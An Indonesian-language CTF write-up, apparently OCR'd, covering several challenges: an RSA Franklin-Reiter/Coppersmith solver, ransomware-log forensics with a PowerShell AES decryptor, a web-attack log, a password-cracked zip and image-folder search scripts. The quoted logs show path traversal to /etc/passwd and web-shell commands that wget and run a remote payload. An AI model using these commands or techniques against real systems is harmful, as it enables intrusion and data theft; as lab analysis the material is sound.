n = 157865276311528858342806044059705444086796793446465869726413277761795821479883939703731714565338755964748910493974020724245354938094059616734718304482763041367095070122323310714495782126386328164806743793822113505721928408316308054336760870342446038430397660096929827001672024554774820505555643179947208707958289437462233101240765301523169839165516524878803178460751988469924557194273918622693235603594748643700238718650223310365542093165488934530031461555795103858139407413224376045314286942720081850911031946486859129146190587401054629808650446541184565869893507328823938337432194233293076134364314531751067371640 23
e = 3
ct1 = 20828118773508548158849137037193340952214838083967156228403985281547609280589021236851131327090754685543988787659192506171085980588909499778301530857908170532215195153178481235452064681805646905775306215375572997431715285178474399138087225921652590982759332938190522070151493585093108383667557709967399883591396042973367168511925396382322164778923470201546542048474938629709946013752430807551279850823886242313065243567213539279519601704074656614498121985524085110561230696777797978011591913907963128769244794115829129889834314918296350952491793520427773037035371512801507334857309372182878795155143869690771819735 99
ct2 = 56002047664464246013997834879090278462171048219662313780310281185757468574537892173168885309171862975833429943178970981238050338506180590458437580726217052893238703041676767672040379643965685664418577199123362870186643078826966485041377984428453228118584504472951030423662094553390750478430804201852244989653420805147083418493234277527908311266260524183391194086812196614996811914395486681366059173001009517745468664615418463278859661539859893691026421683507775807238569968392396507770981992528623828276645821867410836591892433640763579996295046643992206224113323026205948038704663577270704504497364982220391200837866
```

Gunakan resultan untuk menghilangkan base yang tidak diketahui, and then pakai coppersmith untuk menghitung pad_diff. Setelah itu, gunakan Franklin-Reiter related message attack untuk retrieve plaintextnya. Berikut solvernya:


```
from libnum import n2s, s2n
from tqdm import tqdm, trange

def short_pad_attack(c1, c2, e, n, add):
    PRxy.<x,y> = PolynomialRing(Zmod(n))
    PRx.<xn> = PolynomialRing(Zmod(n))
    PRZZ.<xz,yz> = PolynomialRing(Zmod(n))

    g1 = x^e - c1
    g2 = (x+y+add)^e - c2

    q1 = g1.change_ring(PRZZ)

    q2 = g2.change_ring(PRZZ)
    h = q2.resultant(q1)
    h = h.univariate_polynomial()
    h = h.change_ring(PRx).subs(y=xn)
    h = h.monic()

    kbits = n.bit_length()//(2*e*e)
    diff = h.small_roots(X=2^kbits, beta=0.5)  # find root < 2^kbits with
factor >= n^0.5
    if len(diff):
        return diff[0]+add

def related_message_attack(c1, c2, diff, e, n):
    PRx.<x> = PolynomialRing(Zmod(n))
    g1 = x^e - c1
    g2 = (x+diff)^e - c2

    def gcd(g1, g2):
        while g2:
            g1, g2 = g2, g1 % g2
        return g1.monic()

    return -gcd(g1, g2)[0]
data = open("known.txt").readlines()
pairs = []
n = int(data[0].split('=')[1].strip())
```

```python
e = int(data[1].split('=')[1].strip())
ct1 = int(data[2].split('=')[1].strip())
ct2 = int(data[3].split('=')[1].strip())
pairs.append((ct1, ct2, n))
c1, c2, n1 = pairs[0]
evolutions = ['alpha', 'sigma', 'ligma', 'omega', 'skibi', 'rizlr']
diffs = []
for a in evolutions:
    for b in evolutions:
        if a == b: continue
        diffs.append(s2n(a) - s2n(b))

for i in trange(n1.bit_length() // 8):
    for add in diffs:
        add = add << (i * 8)

        diff = (short_pad_attack(c1, c2, 3, n1, add))
        if not diff: continue
        m = related_message_attack(c1, c2, diff, 3, n1)

        try:
            M1 = n2s(int(m)).decode()

            M2 = n2s(int(m+diff)).decode()
            print(M1)
            print(M2)
        except:
            pass
        break
```

```
itoidthewarrior  /crypto/quandale_dingle_sequel                36%  4.46G  100%
>>> 
>>> sage solve.sage --python
 13%|
Selamat, karena kamu si quandale dingle berhasil berevolusi, FindITCTF{Qu4nd4l3_th3_skibi_Ev0lv3d_Succ3ssfully}PNOVJa8j0nML
Selamat, karena kamu si quandale dingle berhasil berevolusi, FindITCTF{Qu4nd4l3_th3_omega_Ev0lv3d_Succ3ssfully}ewuqc4Rtpy7c
 14%|
```


Forensics

Ranzone



Name	Date modified	Type	Size
20240525005911_EvtxECmd_Output.json	25/05/2024 07:59	JSON Source File	28.175 KB
Application.evtx	24/05/2024 00:57	Event Log	1.092 KB
HardwareEvents.evtx	19/10/2023 23:04	Event Log	68 KB
Internet Explorer.evtx	19/10/2023 23:04	Event Log	68 KB
Key Management Service.evtx	19/10/2023 23:04	Event Log	68 KB
Microsoft-AppV-Client%4Admin.evtx	23/05/2024 22:26	Event Log	68 KB
Microsoft-AppV-Client%4Operational.evtx	23/05/2024 22:26	Event Log	68 KB
Microsoft-AppV-Client%4Virtual Applications.evtx	23/05/2024 22:26	Event Log	68 KB
Microsoft-Client-Licensing-Platform%4Admin.evtx	24/05/2024 00:52	Event Log	68 KB
Microsoft-Rdms-UI%4Admin.evtx	23/05/2024 22:26	Event Log	68 KB
Microsoft-Rdms-UI%4Operational.evtx	23/05/2024 22:26	Event Log	68 KB
Microsoft-ServerCore-ShellLauncher%4Admin.evtx	23/05/2024 22:26	Event Log	68 KB

Dari file chall diberikan csv yang encrypted dan eventlog, kita parsing eventlognya dengan EvtxeCmd untuk lihat isinya.



Dari hasil parsing, setelah diulik dikit (aku search pake nama file csvnya, karena nyari tau apa yg ngenkrip file csvnya) ketemu bahwa terjadi aktivitas enkripsi dengan skrip powershell dengan key yang ada disitu juga, jadi skripnya aku keluarin, kasih ke GPT suruh bikin decryptornya aowkoawkaowkoawkwa

```
# Define the password and derive the key and IV
$Password = ConvertTo-SecureString -String "RanzoneEverywhereH3H3" -AsPlainText -Force
$Key = (New-Object System.Security.Cryptography.Rfc2898DeriveBytes($Password, [byte[]](1..16),
1000)).GetBytes(32)
$IV = (New-Object System.Security.Cryptography.Rfc2898DeriveBytes($Password, [byte[]](17..32),
1000)).GetBytes(16)
```

```
# Create AES object and set key and IV
$Aes = New-Object System.Security.Cryptography.AesManaged
$Aes.Key = $Key
$Aes.IV = $IV

# Define input and output file paths
$InputFilePath = "C:\1Jonathan\CTFS\FindIT Final\Ranzone\user.csv.bak.ranzone"
$OutputFilePath = "C:\1Jonathan\CTFS\FindIT Final\Ranzone\user.csv"

# Open the input file for reading
$InputFileStream = [System.IO.File]::OpenRead($InputFilePath)
# Create the output file for writing
$OutputFileStream = [System.IO.File]::Create($OutputFilePath)

# Create a CryptoStream for decryption
$CryptoStream = New-Object System.Security.Cryptography.CryptoStream($InputFileStream,
$Aes.CreateDecryptor(), [System.Security.Cryptography.CryptoStreamMode]::Read)

# Buffer to hold data during decryption
$Buffer = New-Object byte[] 1048576
while (($Count = $CryptoStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
    $OutputFileStream.Write($Buffer, 0, $Count)
}

# Close the streams
$CryptoStream.Close()
$InputFileStream.Close()
$OutputFileStream.Close()

Write-Host "Decryption completed. Decrypted file saved as $OutputFilePath"
```

A10 | Jessica Hernandez,+7774567890,FindITCTF{logg3d_r4ns0m_3ncrypt_


	A	B	C	D	E	F	G	H	I
1	John Doe,+1234567890,123 Main St, Anytown, CA 12345								
2	Jane Smith,+9876543210,456 Elm St, Anytown, CA 12345								
3	Michael Lee,+5551234567,789 Maple Ave, Anytown, CA 12345								
4	Emily Jones,+8887654321,1011 Oak Blvd, Anytown, CA 12345								
5	David Williams,+2223456789,1213 Pine Rd, Anytown, CA 12345								
6	Sarah Brown,+1115678901,1415 Spruce Ln, Anytown, CA 12345								
7	James Miller,+3337890123,1617 Birch Way, Anytown, CA 12345								
8	Jennifer Garcia,+4440123456,1819 Elm St, Anytown, CA 12345								
9	Matthew Davis,+9992345678,2021 Maple Ave, Anytown, CA 12345								
10	Jessica Hernandez,+7774567890,FindITCTF{logg3d_r4ns0m_3ncrypt_k3y!}, Anytown, CA 12345								
11	Ashley Rodriguez,+6461237890,4041 Pine Rd, Anytown, CA 12345								
12	Christopher Moore,+5053458901,4243 Spruce Ln, Anytown, CA 12345								
13	Brandon Clark,+9095670123,4445 Birch Way, Anytown, CA 12345								
14	Olivia Wilson,+8187891234,4647 Elm St, Anytown, CA 12345								
15	Daniel Taylor,+7270123456,4849 Maple Ave, Anytown, CA 12345								
16	Sophia Wright,+6362345678,5051 Oak Blvd, Anytown, CA 12345								
17	William Allen,+9494567890,5253 Pine Rd, Anytown, CA 12345								
18	Isabella Lopez,+8586789012,5455 Spruce Ln, Anytown, CA 12345								
19	Benjamin Johnson,+7678901234,5657 Birch Way, Anytown, CA 12345								
20	Evelyn King,+6760123456,5859 Elm St, Anytown, CA 12345								
21									

404

Dari chall ini, dikasih file log sebuah jaringan. Aku cek, itu isinya kayak sebuah attack yang terjadi pada sebuah web. Karena aktivitasnya kebanyakan dirbusting, dan judul challnya 404, aku coba cari status response 200 (OK) dan ketemu beberapa log yang mencurigakan

```
(X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - - [29/Apr/2024:08:24:30 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.25 (Debian) (internal dummy connection)"
127.0.0.1 - - [29/Apr/2024:08:24:31 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.25 (Debian) (internal dummy connection)"
127.0.0.1 - - [29/Apr/2024:08:24:32 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.25 (Debian) (internal dummy connection)"
127.0.0.1 - - [29/Apr/2024:08:24:33 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.25 (Debian) (internal dummy connection)"
127.0.0.1 - - [29/Apr/2024:08:24:34 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.25 (Debian) (internal dummy connection)"
182.1.107.79 - - [29/Apr/2024:08:24:35 +0000] "GET /ecommerce/fi/?page=../../../../etc/passwd HTTP/1.1" 200 1621 "http://103.127.99.228:8080/ecommerce/upload/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
182.1.107.79 - - [29/Apr/2024:08:24:35 +0000] "POST /ecommerce/upload/ HTTP/1.1" 200 1747 "http://103.127.99.228:8080/ecommerce/upload/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
182.1.107.79 - - [29/Apr/2024:08:24:35 +0000] "GET /ecommerce/upload/index.php?cmd=wget%20http://github.com/Chal12723/expl01T/raw/main/expl01T.zip%20-O%20/tmp/index.zip HTTP/1.1" 200 1621 "http://103.127.99.228:8080/ecommerce/upload/"
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
182.1.107.79 - - [29/Apr/2024:08:24:35 +0000] "GET /ecommerce/upload/index.php?cmd=unzip%20/tmp/index.zip HTTP/1.1" 200 1621 "http://103.127.99.228:8080/ecommerce/upload/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0"
182.1.107.79 - - [29/Apr/2024:08:24:35 +0000] "GET /ecommerce/upload/index.php?cmd=/tmp/www.sh HTTP/1.1" 200 1621 "http://103.127.99.228:8080/ecommerce/upload/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
162.243.4.24 - - [29/Apr/2024:08:24:35 +0000] "GET /42407 HTTP/1.1" 404 465 "103.127.99.228" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"
162.243.4.24 - - [29/Apr/2024:08:24:35 +0000] "GET /163024 HTTP/1.1" 404 466 "103.127.99.228" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"
192.241.137.43 - - [29/Apr/2024:08:24:35 +0000] "GET /112254 HTTP/1.1" 404 466 "103.127.99.228" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"
138.197.170.20 - - [29/Apr/2024:08:24:35 +0000] "GET /16185 HTTP/1.1" 404 465 "103.127.99.228" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"
138.197.170.20 - - [29/Apr/2024:08:24:35 +0000] "GET /30968 HTTP/1.1" 404 465 "103.127.99.228" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"
```

Dan sisanya paham lah ya, dapet zip, karena ada passwordnya aku kasih ke john the ripper, solved!




```
FindITCTF{w3b_att4ck_bukan_gac0r!}

jons@01-20-jonathans: ~/ctf/
expl01T.zip                    hash.txt                    restored.png                  wai
expl01T.zip:Zone.Identifier    image.png                   rockyou.txt                   wai
flag.txt                       image.png:Zone.Identifier   rockyou.txt:Zone.Identifier   whi

┌──(jons㉿01-20-jonathans)-[~/ctf/findit]
└─$ zip2john expl01T.zip > hash.txt
ver 1.0 efh 5455 efh 7875 expl01T.zip/flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=47, de
 type=0

┌──(jons㉿01-20-jonathans)-[~/ctf/findit]
└─$ ls
bagas-dribble                  get-discord-app-assets      restored_image.png            wai
expl01T.zip                    hash.txt                    restored.png                  wai
expl01T.zip:Zone.Identifier    image.png                   rockyou.txt                   wai
flag.txt                       image.png:Zone.Identifier   rockyou.txt:Zone.Identifier   whi

┌──(jons㉿01-20-jonathans)-[~/ctf/findit]
└─$ john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer         (expl01T.zip/flag.txt)
1g 0:00:00:00 DONE (2024-05-25 08:26) 20.00g/s 491520p/s 491520c/s 491520C/s 123456..280
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jons㉿01-20-jonathans)-[~/ctf/findit]
└─$
```


```
FindITCTF{w3b_att4ck_bukan_gac0r!}
```

docker

Ini mah OSINT kocag, kirain tadi restore dari cachenya atau ngapain gitu, ternyata flagnya malah dari akun docker hubnya. Intinya dikasih docker image yang bisa dipull dari hub sec07/vaughan.



setelah dipull, aku liat di image layer, flagnya di-rm. Jadi udah cari-cari kemana2 buat restore dari cache, emg ada caranya, tapi ini chall kocag cachenya udah dihapus ya Tuhan, 4 jam aku ngotak atik itu. Ternyata iseng cek akun docker hubnya, ketemu dah tu docker image yang pertama (sec07/mckenzie) yang flagnya belum di-RM. Forensik apaan kek gini oakwokawowa.



untuk intendednya solutionnya bisa baca referensi ini

ImageImage!Image

1 kata, menjengkelkan. Karena isinya gambar semua, aku coba bikin script buat cek strings yang terkandung dalam gambar2 itu

```
import os

def find_files_in_folder(folder_path):
    """Recursively finds all files in the given folder and subfolders."""
    files = []
    for root, dirs, filenames in os.walk(folder_path):
        for filename in filenames:
            files.append(os.path.join(root, filename))
    return files

def search_text_in_file(file_path, search_string):
    """Reads the file as binary and searches for the specified text string."""
    try:
        with open(file_path, 'rb') as file:
            print(f"processing {file_path}")
            content = file.read()
            if search_string.encode() in content:
                return True
    except Exception as e:
        print(f"Error processing {file_path}: {e}")
    return False

def search_text_in_files(folder_path, search_string):
    """Searches for the specified text in all files within the given folder and its subfolders."""
    files = find_files_in_folder(folder_path)
    found_in_files = []
    for file_path in files:
        if search_text_in_file(file_path, search_string):
            found_in_files.append(file_path)
    return found_in_files

if __name__ == "__main__":
    folder_path = r'C:\1Jonathan\CTFS\FindIT Final\ImageImage'
    search_string = "FindIT"

    found_files = search_text_in_files(folder_path, search_string)
```

```
if found_files:
    print(f'The string "{search_string}" was found in the following files:')
    for file_path in found_files:
        print(file_path)
else:
    print(f'The string "{search_string}" was not found in any files.')
```

Karena ga nemu, aku ganti pendekatannya, jadi coba cari file yang bukan gambar karena nemu beberapa file tanpa ekstensi (cek ss di bawah)

```
Command Prompt
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\pXfxyndfJ3\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\Q3XUYxXOuW\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qdYvwRRF8e\T8pWv7rX2n.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\Qe6JAqwgL9\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qeeGIxmHQk\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\QEssWoLbAk\T8pWv7rX2n.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\QFupMgxSzH\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qGaAwtYQf0\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\QhhU17mu8R\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qopD4UZJo0\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qxNYMMTzRw\A9cR5eJ2gK.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qzlV8az9ev\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\r6AJ6h9RgO\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\RcDZEDGyff\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\rmCAANNoGW\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\RuuuwUbYQ8\A9cR5eJ2gK.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\RvnQCdywck\T8pWv7rX2n.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\SdAJPcJ82x\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\sJSwV13vOM\T8pWv7rX2n
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\SukEYNWXme\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\T1XSlzAJKc\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\TtrfdGefMb\T8pWv7rX2n.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\txNyWUXZoO\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\UHJ9oX4MBy\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\Uz4WyGqed9\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\V28OnRLWbV\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\VAjhbevTUh\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\VEQj6DFWEk\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\VGzDQ07a0F\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\vkr1sTBcr1\E6qB4jLp5s.png
```

```
import os
import shutil

def find_non_image_files(folder_path, non_image_folder):
    """Finds non-image files and moves them to a specified folder."""
    # Define a set of image file extensions
    image_extensions = {'.png', '.jpg', '.jpeg', '.tiff', '.bmp', '.gif'}
    non_image_files = []

    # Create the non-image folder if it doesn't exist
    if not os.path.exists(non_image_folder):
        os.makedirs(non_image_folder)
```

```
    for root, dirs, files in os.walk(folder_path):
        for file in files:
            file_extension = os.path.splitext(file)[1].lower()
            if file_extension not in image_extensions:
                file_path = os.path.join(root, file)
                non_image_files.append(file_path)
                shutil.move(file_path, os.path.join(non_image_folder, file))

    return non_image_files

if __name__ == "__main__":
    folder_path = r'C:\1Jonathan\CTFS\FindIT Final\ImageImage'
